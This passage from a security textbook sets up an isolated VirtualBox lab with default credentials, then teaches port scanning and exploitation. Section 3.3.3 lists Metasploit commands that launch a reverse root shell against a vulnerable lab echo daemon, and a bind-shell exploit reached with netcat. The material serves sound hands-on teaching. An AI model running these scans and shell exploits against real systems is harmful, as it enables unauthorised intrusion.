Chapter 2
The Virtual Environment

In the following chapters we examine a variety of problems related to information security, as they arise in modern computer and communication systems. To deepen your understanding of these problems, we do not merely consider them abstractly. Rather, we additionally provide you with a set of preconfigured virtual machines that allow you to work through the examples actively in a virtual environment.

As a virtualization environment we have chosen VirtualBox [23]. VirtualBox runs on Windows, Linux, Macintosh and OpenSolaris hosts, and supports a large number of guest operating systems. By following the instructions below, you should be able to install the virtual machines on your own computer, which you will need to complete the practical experiments in the following chapters. The virtual machines can be downloaded from the book's web page, www.appliedinfsec.ch.

The structure of this chapter is as follows. We start with a general introduction to VirtualBox and explain its network options. Afterwards we provide information on the virtual machines as they are used for the practical exercises in this book. Besides information on the network setup you will find information on the types of operating systems, installed software, and user accounts in this section. Finally, we provide brief installation instructions for each of the virtual machines used in subsequent chapters.

Note to the reader: To simply install the virtual machines in order to complete the experiments in this book you may skip Sects. 2.2 and 2.3 and follow the installation instructions in Sect. 2.4.

2.1 Objectives

After completion of this chapter you should:

- be able to install your own virtual machines in VirtualBox


- be able to install the delivered virtual machines on your computer, provided VirtualBox runs on your computer's operating system
- be able to tackle all subsequent practical exercises
- know the layout of the virtual network connecting the virtual machines
- know the characteristics of the virtual machines provided

2.2 VirtualBox

VirtualBox is a full, general-purpose virtualizer for x86 hardware. It is a professional-quality virtualization environment that is also open-source software. The software can be downloaded from the Internet [23]. For most Linux distributions there exist packages that allow its automatic installation using the corresponding package management system.

2.2.1 Setting up a New Virtual Machine

Once VirtualBox has been installed, setting up new virtual machines is straightforward. Figure 2.1 shows the main window of VirtualBox displaying information about the virtual machine **`alice`** that is currently running.



bob
Powered Off
alice
Running
mallet
Powered Off

Name: alice
OS Type: Ubuntu

Base Memory: 512 MB
Boot Order: Floppy, CD/DVD-ROM, Hard Disk

Video Memory: 12 MB
Remote Desktop Server: Disabled

IDE Controller
IDE Secondary Master (CD/DVD): VBoxGuestAdditions.iso (38.95 MB)

Fig. 2.1 VirtualBox main window

- Pressing the *New* button in the upper left corner opens the *New Virtual Machine Wizard* that guides you through the steps necessary to create a new virtual machine in VirtualBox.
- Providing the type of operating system to be installed allows VirtualBox to prepare OS-dependent proposals for parameters such as the necessary amount of base memory (RAM) or the size of the virtual hard drive.
- Having chosen the size of the base memory, the next step, *Virtual Hard Disk*, allows you to either create a new hard disk or to use an existing hard disk.
- If you choose to create a new hard disk, a virtual hard disk will be created on your system. After creating the hard disk you will be asked to select a boot-medium to install the operating system. If you have chosen to use an existing hard disk, the setup is already completed as it is assumed that the hard disk contains a bootable system.

Note that the virtual machines you need to work through the examples presented in this book are provided as hard disks (*vdi* files in the VirtualBox terminology). To install these machines you must save the corresponding vdi files somewhere on your system. Choose the option *Use existing hard disk*, leaving the check-box *Boot Hard Disk (Primary Master)* as it is, and select the location of the vdi file to be installed.

This completes the initial setup of a new virtual machine. However, there are settings, such as the network connecting the virtual machines, that must be configured manually on a per-system basis after the hard disks have been created. You can access these settings (only if the machine is shut down) by marking the corresponding virtual machine in VirtualBox's main window and by pressing the *Settings* button.


2.2.2 The Network

Having installed the hard disks, we must configure VirtualBox to allow the machines to communicate over an IP network (see Fig. 2.2). The network is configured for every virtual machine separately (mark the shutdown virtual machine then follow *Settings* ⟶ *Network*).

For every virtual machine, VirtualBox provides up to eight different virtual PCI network adapters. Using the *advanced* menu you can choose the type of network card to be virtualized by VirtualBox (some operating systems may not support certain cards by default). Furthermore, you can choose a MAC address for the interface and may choose whether the corresponding network cable is plugged in at the start-up of the machine or not.

Each network adapter can be separately configured to operate in one of the following modes:

Not attached: VirtualBox reports to the guest operating system that the corresponding network adapter is present, but that there is no connection (cable unplugged).



☑ Enable Network Adapter

Attached to: Internal Network

Name: InfSec

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Mac Address: 0800272AAB8D

☑ Cable connected

Fig. 2.2 VirtualBox network settings

Network Address Translation (NAT): VirtualBox acts as a router providing DHCP-service to the guest operating system, using the physical network to connect to the Internet. If you want to connect the guest operating system to the Internet, this is the easiest way to do so.

Bridged networking: VirtualBox connects to one of your installed network cards and transports packets directly between the guest operating system and the network connected to your physical network card.

Internal networking: This creates a network containing a set of selected virtual machines without requiring a physical network interface card.

Host-only networking: This creates a network that contains the host and a set of virtual machines. No physical interface is needed; instead a virtual interface (such as a loopback interface) is created on the host. This is a kind of hybrid mode between bridged and internal networking modes, i.e., the virtual machines can talk to each other (internal networking) and can talk to the host (bridged networking). However, there is no need for a physical interface as in bridged networking, and the virtual machines cannot talk to the outside world since they are not connected to the physical interface.

In the following, we will only use the *Internal Networking* mode, so that the virtual machines may talk to each other over a virtual network, but may not connect to the Internet. However, if you wish to connect to the Internet, for example, to download software, then you can simply enable an additional network adapter in *NAT* mode.

2.3 The Lab Environment

To carry out the experiments presented in this book, we provide three preconfigured virtual machines, **`alice`**, **`bob`**, and **`mallet`**. The machines are delivered as vdi files such that they can be installed in VirtualBox (use the vdi files as virtual disks).

In order to be compliant with the network setup used in this book, you should enable a network adapter for each of the virtual machines and attach it to an *Internal Network*, for example, named *InfSec*. Finally, the network should look like the one shown in Fig. 2.3.




Fig. 2.3 Network setup

Note that the exercises in subsequent chapters entail practices like port scans that might be considered malicious by system administrators if executed against a system under their control. In order to prevent unintended, suspicious network traffic originating from your machine, we recommend that you carry out the assignments in this book using an isolated virtual network. We therefore urge you not to enable a network adapter that connects any of the virtual machines to the Internet. Also note that the virtual machines are preconfigured in such way that the described attacks work. For example, some of the attacks rely on older unpatched kernel versions. Updating the underlying operating system (e.g., over the Internet) might disable some vulnerabilities and thus make it impossible to successfully complete some assignments.

2.3.1 The Hosts

The virtual disks `alice.vdi`, `bob.vdi` and `mallet.vdi` can be downloaded from the web page www.appliedinfsec.ch. Whereas host **`alice`** is configured as a typical desktop computer having a graphical user interface, **`bob`** is configured as a server, i.e., there is no graphical user interface installed and the machine's operating system can only be accessed using a simple command-line interface. Finally, **`mallet`** plays the role of the adversary's machine, having a similar desktop environment to that of **`alice`**, with the necessary software to complete the attacks preinstalled.

Note that the virtual machines delivered as vdi files contain the necessary configurations for automatic configuration of interfaces according to the network setup shown in Fig. 2.3. Since interface configurations under Linux use the interface's name, and the interface's name is bound to the interface's MAC address, you must configure the MAC address of the corresponding virtual machine in VirtualBox accordingly. To do so you must manually enter the corresponding MAC address (given for every machine below) in the *network* section of each machine's configuration menu in VirtualBox (see also Sect. 2.2.2 above).

Settings for VirtualBox: For optimal performance of the virtual guest systems **`alice`** and **`mallet`**, VirtualBox offers system-specific tools called *guest additions*. These additions provide a closer integration between host and guest systems and allow features such as mouse pointer integration, better video support etc. You may install these guest additions for hosts **`alice`** and **`mallet`** as follows.

1. Choose *Devices*⟶*Install Guest Additions …* in the tool bar of the corresponding virtual machine's window after booting.
2. On the virtual machine's filesystem you will now find a mounted CD that contains an installation script, autorun.sh, which can be executed by double-clicking on it.

Host alice

The host **`alice`** runs a typical Linux desktop operating system, namely Ubuntu 10.04.1 codename *lucid*. In addition to the standard distribution software, **`alice`** runs a set of services such as HTTP and SSH servers.

The passwords for the users *`alice`* and *`root`* to access the operating system are:

User name	Password
`alice`	`alice`
`root`	`alice`

The user names and passwords for the applications running on **`alice`** are:

User name	Password
`alice`	`alice123`
`bob`	`bob123`
`mallet`	`mallet123`

Host bob

The host **`bob`** runs a Debian server operating system and is configured as a typical Linux server. The server runs a set of services including FTP, HTTP, and SSH servers. To create a web site including a web shop, the server's administrator has installed the popular web content management system *Joomla!* in combination with the web shop extension *VirtueMart*.

The passwords for the users *`bob`* and *`root`* to access the operating system are:

User name	Password
`bob`	`bob`
`root`	`bob`

The user names and passwords for the applications running on **`bob`** are:

User name	Password
`alice`	`alice123`
`bob`	`bob123`
`mallet`	`mallet123`

Host mallet

The host **`mallet`** plays the role of the adversary's computer. Like **`alice`** it runs a Linux desktop operating system (Ubuntu 10.04.1 lucid). In addition to the software that comes with the standard distribution, there are many tools installed on **`mallet`** that will be used for attacks against **`alice`** and **`bob`** as described below.

The set of tools includes a port scanner (Nmap), a vulnerability scanner (OpenVAS), a password cracker (John the Ripper) and several others.

The passwords for the users *mallet* and *root* to access the operating system are:

User name	Password
mallet	mallet
root	mallet

2.4 Installing the Virtual Machines

To successfully complete the steps described below, we assume that you have successfully installed VirtualBox and that the virtual hard disks `alice.vdi`, `bob_(Debian).vdi` and `mallet.vdi` are locally accessible in a directory of your machine.

2.4.1 Installing host `alice`

1. Open VirtualBox
2. Choose the *New* button in the upper left corner to open the *New Virtual Machine Wizard*
3. Enter `alice` in the name field, choose *Linux* for the *Operating System* option and select *Ubuntu* using the *Version* drop-down list
4. Leave the proposed *Base Memory Size* unchanged (you can also change it according to your preferences and hardware setup)
5. In the *Virtual Hard Disk* wizard leave the check-box *Boot Hard Disk* as it is, choose the option *Use existing hard disk* and select the file `alice.vdi` on your local file system
6. Finish the base installation by pressing the *finish* button on the *Summary* page
7. In the *VirtualBox OSE Manager* mark the newly created virtual machine *alice* and press the *Settings* button in the tool bar
8. Select *Network* in the *alice - Settings* window
9. Leave the *Enable Network Adapter* check-box as it is, change the *Attached to:* drop-down list to *Internal Network* and give it the name *InfSec*
10. Press the *Advanced* button to display additional options, change there the *MAC-Address* to 080027ED5BF5 and press *OK* to confirm the changes

Summary of `alice`'s settings for VirtualBox:

- **MAC address** for the Ethernet interface: **08:00:27:ED:5B:F5**

2.4.2 *Installing host* `bob`

1. Open VirtualBox
2. Choose the *New* button in the upper left corner to open the *New Virtual Machine Wizard*
3. Enter `bob` in the name field, choose *Linux* for the *Operating System* option and select *Debian* using the *Version* drop-down list
4. Leave the proposed *Base Memory Size* unchanged (you can also change it according to your preferences and hardware setup)
5. In the *Virtual Hard Disk* wizard leave the check-box *Boot Hard Disk* as it is, choose the option *Use existing hard disk* and select the file `bob_(Debian).vdi` on your local file system
6. Finish the base installation by pressing the *finish* button on the *Summary* page
7. In the *VirtualBox OSE Manager* mark the newly created virtual machine *bob* and press the *Settings* button on the tool bar
8. Select the *System* tab page in the *bob - Settings* window and mark the *Enable IO APIC* check-box under *Extended Features*
9. Select *Storage* in the *bob - Settings* window
10. Mark the *IDE Controller*, select *Add Hard Disk* (the right disks symbol in the *IDE Controller line*), and press *Choose existing disk*
11. Choose the file `bob_(Debian).vdi` on your file system
12. Remove the corresponding file under *SATA Controller*
13. In the *bob - Settings* window select *Network*
14. Leave the *Enable Network Adapter* check-box as it is, change the *Attached to:* drop-down list to *Internal Network* and give it the name *InfSec*
15. Press the *Advanced* button to display additional options, change there the *MAC-Address* to 0800272AAB8D
16. Press *OK* to confirm the changes

Keyboard layout: To adjust the keyboard layout on **`bob`** to your local setting, log in as user root and run the command: `dpkg-reconfigure console-data`

Summary of `bob`'s settings for VirtualBox:

- **MAC address** for the Ethernet interface: **08:00:27:2A:AB:8D**
- **`bob`** only starts if IO-APIC is set
- the hard disk must be attached to the IDE-controller as the primary master

2.4.3 Installing host `mallet`

1. Open VirtualBox
2. Choose the *New* button in the upper left corner to open the *New Virtual Machine Wizard*
3. Enter `mallet` in the name field, choose *Linux* for the *Operating System* option and select *Ubuntu* using the *Version* drop-down list
4. Leave the proposed *Base Memory Size* unchanged (you can also change it according to your preferences and hardware setup)
5. In the *Virtual Hard Disk* wizard leave the check-box *Boot Hard Disk* as it is, choose the option *Use existing hard disk* and select the file `mallet.vdi` on your local file system
6. Finish the base installation by pressing the *finish* button on the *Summary* page
7. In the *VirtualBox OSE Manager* mark the newly created virtual machine *mallet* and press the *Settings* button on the tool bar
8. Select *Network* in the *mallet - Settings* window
9. Leave the *Enable Network Adapter* check-box as it is, change the *Attached to:* drop-down list to *Internal Network* and give it the name *InfSec*
10. Press the *Advanced* button to display additional options, change the *Promiscuous Mode:* drop-down list to *Allow VMs*, then change the *MAC-Address* to 080027FB3C18 and press *OK* to confirm the changes

Summary of `mallet`'s Settings for VirtualBox:

- **MAC address** for the Ethernet interface: **08:00:27:FB:3C:18**
- the Ethernet interface must be set to promiscuous mode

Chapter 3
Network Services

Operating systems typically offer services that can be accessed over the network. A typical example is a server that allows clients to access content on the server using a web browser. In this context, we use the term *(network) service* to denote an open TCP or UDP port in combination with a process listening on the port. A single process may offer multiple services, for example, the server *inetd*. In contrast, multiple processes may use the same port, for example, a web server.

Default installations of operating systems often include different network services (e.g., RPC, SMTP and SSH) to simplify system administration. Inexperienced users often install services that are unneeded for their purposes simply to get applications quickly up and running, or to ensure that their system provides full functionality. From the adversary's point of view, every running service provides a potential point of entry into the system. Noteworthy here are default services that are not monitored. These pose a serious security risk since they often run with default configurations and are not regularly updated. Hence, deactivating or restricting unused services are easy ways to increase system security. The act of reducing a system's functionality and access permissions to a minimum and thus reducing its attack surface is often called *system hardening*.

3.1 Objectives

You will learn about potential threats caused by running network services. You will see examples of network services that are installed by default and that might pose a security risk. After completion of this chapter you should be able to:

- identify all running services (open ports and corresponding processes) on a Linux system
- know different methods to deactivate or restrict services, and understand the advantages and disadvantages of these methods
- gather information about unknown services

- identify the relevant services for a given application and configure the system accordingly

3.2 Networking Background

Network protocols enable communication between nodes in a network. A variety of protocols are used to handle different aspects of communication, such as physical media access, unreliable network transmission and application data formats. To reduce complexity and support modularity, network protocols are built in a layered fashion. The lower layers implement basic functionality (e.g., transmission of bits across a link) and the upper layers implement more complex functionality (e.g., reliable transmission of messages). By organizing network protocols this way, a higher-layer protocol can use a lower-layer protocol as a service. This is analogous to layering elsewhere, such as applications running on an operating system running on hardware.

The most common networking model is the *Open Systems Interconnection (OSI) model*, which consists of seven layers. We will however use the simpler *TCP/IP model*, also called the *Internet Protocol Suite* [6], with its four layers: application, transport, internet and link.

Examples of application-layer protocols are the *Hypertext Transfer Protocol* (HTTP) and the *File Transfer Protocol* (FTP). These protocols use the transport layer to transfer messages between clients and servers. The transport layer provides end-to-end message transfer independent of the underlying network. It also splits the messages into segments and implements error control, port number addressing (application addressing) and additional features. The transport layer wraps layer-specific information around the segments and passes them to the internet layer. This wrapping and unwrapping is called *encapsulation* and *decapsulation*, respectively. The internet layer, also called the IP layer, solves the problem of sending datagrams across one or more networks. To do so, the internet layer identifies and addresses the source host and the destination host and routes the datagrams hop by hop from the source to the intended destination. When the next hop is determined, the link layer implements the physical transmission of data to the next host. Upon reaching the final destination, the encapsulated datagram is passed upwards, layer by layer, until the entire message reaches the application layer for further processing.

Figure 3.1 depicts the application-layer protocol (HTTP) running between a client and a server, separated by two routers. On the client, the application-layer message is passed down the network stack with each layer adding information (headers and trailers) to the data it receives. At the link layer, the physical representation of each datagram (called a frame) is sent over wireless LAN (using the 802.11x standard) to the first router and over Ethernet afterwards until the datagram reaches its destination, where the receiving host passes the data back up to the application layer. We provide below more details on the internet layer and the transport layer.




Fig. 3.1 Example request in the TCP/IP model

3.2.1 Internet Layer

The *Internet Protocol* (IP) is the central communication protocol in the Internet Protocol Suite. It delivers transport layer segments across networks and provides a connectionless datagram transport service. The datagram is encapsulated with an IP header specifying the source and destination addresses. The protocol then passes the encapsulated datagram to the link layer, where it is sent over the next intermediate link and iteratively forwarded over multiple nodes to the destination. Every intermediate host passes the IP datagram to the next host on the way to the datagram's final destination. Forwarding is based on the datagram's destination IP address and the host's local routing table. IP is unreliable in that datagrams may be lost or reordered en route.

Internet Control Message Protocol (ICMP) is a protocol on the internet layer. It uses IP in that ICMP messages are encapsulated in individual IP datagrams. ICMP is used to send error messages when sending an IP datagram fails. Examples are when the destination host is unreachable or when an IP datagram has exceeded the *time to live*, which is defined in the IP header and refers to the maximum number of hops between the source and the destination host. Note that ICMP does not make IP reliable since ICMP error messages may also be lost without any report.

3.2.2 Transport Layer

The *Transmission Control Protocol* (TCP) and the *User Datagram Protocol* (UDP) implement the transport layer functionality of the Internet Protocol Suite. In the following, we introduce the relevant properties of both protocols that we need for this and subsequent chapters.

Transmission Control Protocol

TCP is a *connection-oriented* protocol that provides reliable host-to-host communication. Segments are ordered according to sequence numbers defined in the TCP header, and lost segments are retransmitted. Figure 3.2 depicts the segments exchanged within a TCP session.

Before any data is sent over a TCP connection, the source and destination hosts establish a transport-layer connection by executing a three-way handshake. In this connection set-up phase, three segments are exchanged, where the *SYN* and *ACK* flags in the TCP header are set as depicted in Fig. 3.2. If the target host is not listening on the requested TCP port (i.e., the port is closed), the target responds to a connection request by sending a TCP segment where the reset flag (*RST*) is set. After successfully establishing a connection, data can be reliably transmitted. The connection is closed by another handshake, where the TCP header's *FIN* flag signals the request to terminate the connection. Note that data may be transported, and thus confirmed, multiple times within a session. Moreover data may be transmitted in either direction.




Fig. 3.2 TCP connection

User Datagram Protocol

In contrast to TCP, UDP is a *connectionless* protocol. Data segments are sent without first establishing a connection, and reception of a segment does not require sending a response. Whereas TCP guarantees reception of transmitted segments in the correct order by tracking message sequence numbers, UDP is an unreliable transport protocol. Although reliability of transport and correct order of datagrams seem to be important guarantees provided by a transport layer protocol, there are applications which prefer the transport speed of an unreliable protocol over the delay introduced by reordering or retransmission of segments. Examples include video-streaming or telephony. Another important example of a service that uses UDP as a transport protocol is the Domain Name System (DNS), where only short datagrams are exchanged. In this case retransmission is preferred over session establishment. In cases where a host receives a UDP segment on a UDP port to which it is not listening, it responds with an ICMP port unreachable message.

3.3 The Adversary's Point of View

We now look at the security implications of computer networks, first from the adversary's perspective and then from the administrator's perspective.

3.3.1 Information Gathering

In order to attack a networked system, an adversary gathers as much information about the target system as possible. Relevant information includes:

- host name and IP address
- network structure (firewalls, subnets, etc.)
- operating system (version, patch-level)
- network services (ports and applications)

If the adversary is located in or controls a host in the same broadcast domain (e.g., Ethernet) as the target system, he may use a packet sniffer to passively eavesdrop on communication with the target system.

The adversary may also actively determine which ports are open on the target machine by sending IP datagrams and analyzing the responses. This is called *port scanning*. The simplest way to determine the set of open ports on a target machine is to try to connect to every single port. In the case of an open TCP port, the target machine will complete a TCP three-way handshake. If completion of the handshake fails (if the port is closed, the target typically responds with a TCP reset segment) the adversary considers the port to be closed. Similarly for UDP ports, if the port is closed then the target will reply with an ICMP port unreachable message. However, this method has an important drawback: It typically leaves traces on the target machine, such as error messages or a large number of interrupted sessions.

To prevent or complicate detection, there exist so-called stealth scans. This type of scan exploits the fact that operating systems react to invalid connection attempts. Based on answers to invalid attempts, an adversary can decide if the corresponding port is open or not. Since these attempts do not result in established sessions, the application waiting for input from the corresponding port will not create error messages. Moreover port scanners such as Nmap have additional options that try to circumvent firewalls. Firewalls, in turn, may try to detect or prevent stealth scans.

Some port scanning tools such as Nmap, p0f and hping can determine the target's operating system from the answers they receive to the challenge packets. The TCP specification leaves some details unspecified and implementations of these details often differ, for example, how an operating system reacts to invalid connection requests. This enables one to determine the TCP fingerprints of different operating systems. A detailed explanation of how OS-detection works can be found on the Internet [9, 17].

▷ Read the manual page of Nmap (`man nmap`). Recall that Nmap is installed on **`mallet`** and it must be started with *`root`* privileges to use some options.

▷ On **`mallet`**, start tcpdump (or Wireshark) as *`root`* in a separate terminal to follow different scanning methods.

```
mallet@mallet:$ sudo tcpdump host alice
```

Using the default settings, Nmap delivers quite detailed results.

```
mallet@mallet:$ nmap alice
```

To limit the amount of information returned by Nmap, we will only scan two ports in the next example. Port 22 is usually used by SSH. Port 24 is reserved for private mail systems and is typically closed. Adding the option `-v` to the command yields additional output information.

```
mallet@mallet:$ nmap -v -p 22,24 alice
```

Problem 3.1 How do the outputs of tcpdump differ if you try to connect to an open TCP port compared to a closed TCP port?

By adding the option `-s` one can choose from a number of different scan methods. Examples include:

`-sS`:	SYN scan, TCP connections are never completed
`-sT`:	TCP connect scan
`-sA`:	ACK scan

See Nmap's manual page for more information.

Another well-known scan method is the previously mentioned stealth scan. The following command starts a stealth scan (called the Xmas scan) on the TCP ports 22 and 24:

```
mallet@mallet:$ sudo nmap -sX -v -p 22,24 alice
```

Problem 3.2 What is the difference between a stealth scan and a normal scan?

Problem 3.3 The option `-sI` starts what is called an *idle* scan. This scan method allows an adversary to scan a host without sending packets from his real IP address. Explain how this works.

Other useful options of Nmap are:

`-O`:	detection of the remote operating system
`-sV`:	detection of the service version

```
mallet@mallet:$ sudo nmap -O -sV -v alice
```

To check a single port or service for its availability, it is often sufficient to connect to the port using Telnet or Netcat. These tools have the additional advantage that any output of the process serving the port will be displayed. This output might provide useful hints identifying the service and possibly its version.

The following commands connect to the SMTP port (25) on **`alice`**:

```
mallet@mallet:$ telnet alice 25
mallet@mallet:$ nc alice 25
```

▷ Perform a UDP port scan on **`alice`** and compare the packets sent with those of a TCP scan using tcpdump or Wireshark. Since UDP scans are slow (Why?) it makes sense to limit the number of ports.

```
mallet@mallet:$ sudo nmap -sU -p 52,53 alice
```

Problem 3.4 Why is there no stealth mode for UDP scans?

Port scans, especially stealth scans, have the disadvantage that they may attract attention. Indeed, when carried out on the Internet, your Internet service provider is likely to be upset.

Problem 3.5 Why may stealth scans attract more attention than simple connect scans? Why are they then called stealth scans? From this perspective, what is the advantage of a SYN scan compared to other stealth scan methods?

3.3.2 Finding Potential Vulnerabilities

In the previous sections you have seen the Nmap tool and alternative ways to determine the services running on a target machine, such as combining tools like Telnet or Netcat with tcpdump. Besides these techniques, there exist more sophisticated tools called *vulnerability scanners*. Examples of such tools are Nessus and Open-VAS. Instead of simply enumerating the set of open TCP/UDP ports, vulnerability scanners try to determine the service listening on the corresponding port. Additionally, these tools use databases of known vulnerabilities to determine potential weak points of the target systems.

Vulnerability scanners use information provided by "talkative" services. Such services willingly provide, for example, their name, their version number, patch-level, loaded modules, and sometimes even user names and configuration details. The more information given away, the easier it is for the adversary to learn about the server's setup and potential vulnerabilities.

▷ The web server running on **alice** reveals some important information. Start with the following simple connection attempt:

```
mallet@mallet:$ telnet alice 80
Connected to alice.  Escape character is '^]'
HEAD / HTTP/1.1
```

apache needs to be running on alice

Problem 3.6 Use Nmap to gather more information about the HTTP server running on **alice**.

- Which options for Nmap did you choose and why?
- What information did you receive about the server?

▷ On **mallet**, start the vulnerability scanner OpenVAS. The tool consists of a server openvasd that must be started as *root* and the client openvas-client which can be started as user *mallet*. Perform a scan of the machine **alice** using the scan assistant. Use *mallet*'s system password to log in to the openvas server. This is quite time consuming so you might take this opportunity for a coffee break. Impatient readers may even choose to skip this exercise.

```
 mallet@mallet:$ sudo
openvasd ... All plugins loaded
```

In a second terminal window open the corresponding client:

```
mallet@mallet:$ openvas-client
```

Problem 3.7 What are the main differences between the scan using Nmap and the scan using OpenVAS?

3.3.3 Exploiting Vulnerabilities

Once the adversary has identified a vulnerability on the target system, he uses an *exploit* to take advantage of it. Exploits may be found on the Internet or developed by the adversary himself.

▷ Use the tools Nmap and OpenVAS on **`mallet`** to gather information about the services running on **`bob`**.

Both tools find the unusual open TCP port 12345.

Problem 3.8 Use the Netcat tool or Telnet to connect to port 12345 on **`bob`**.

- What kind of service appears to be running on this port?
- What might be a potential vulnerability in such a service?
- Can you gather any evidence that might confirm your suspicion of a potential vulnerability?

As you might have discovered, the service running on **`bob`**'s TCP port 12345 is an echo service that reflects the user's input to the port. This service processes input received from the network. Whenever input is processed that originates from a potentially malicious source, the question arises of whether the input is properly validated. Are there input strings that might result in an insecure state on **`bob`**?

The echo service running on **`bob`** is indeed vulnerable to a buffer overflow. We will now exploit the vulnerability in two different ways. First, we will use the *Metasploit Framework* [10] on **`mallet`** to open a *`root`* shell on **`bob`**. Second, we will use a simple Python script on **`mallet`** to open an additional port on **`bob`** that can be used by an adversary for later attacks. Both of these methods exploit the same vulnerability.

▷ The *Metasploit Framework* is a platform for writing, testing, and using exploit code. Metasploit is preinstalled on **`mallet`** and will be used in the following to exploit the buffer overflow vulnerability. Take the following actions:

- Start the Metasploit console in a shell using the command `msfconsole`.
- Set the following parameters in console:

```
msf > use exploit/linux/appseclab/echod
msf exploit(echod) > set payload linux/x86/shell_reverse_tcp
msf exploit(echod) > set encoder generic/none
msf exploit(echod) > set rhost 192.168.1.1
msf exploit(echod) > set lhost 192.168.1.3
msf exploit(echod) > set rport 12345
msf exploit(echod) > set lport 3333
```

- After all parameters have been set, execute the exploit by typing the command: `msf exploit(echod) > exploit`
- After executing the above steps, you will have access to a *root* shell (in the Metasploit console).

We now use a Python script to insert code, so that a *root* shell will be bound to TCP port 31337. Having successfully executed the script, an adversary can connect to the *root* shell on **bob** using, for example, Netcat or Telnet.

▷ The Python script can be found in the directory `Exploits/Echo Daemon` on **mallet**. To execute the exploit proceed as follows:

- Switch to the correct directory
```
mallet@mallet:$ cd ~/Exploits/Echo\ Daemon
```
- Execute the Python script with the command
```
mallet@mallet:$ python echod_exploit.py
```
- Connect to the open port using Netcat
```
mallet@mallet:$ nc 192.168.1.1 31337
```
- At this point you can execute any command in the *root* shell on **bob**.

Note that you may need several tries to successfully exploit the vulnerability. Once the exploit succeeds, you may need to restart the echo daemon on **bob** to perform this attack again.

3.3.4 Vulnerable Configurations

The X Window system (also called X or X11) provides a graphical user interface for Linux systems. X was primarily designed for thin clients (terminals) that share the processing power of a more powerful machine (server). The terminal simply presents the server's output on the client's screen and forwards user input to the server. X was designed to be used over the network and offers a broad range of possibilities to access the input and output to and from a host running X over the network. Nowadays, standard desktop installations of Linux systems (e.g., Debian) typically disable network access to the X server. However, it is still a convenient way to administer a remote machine over a network.

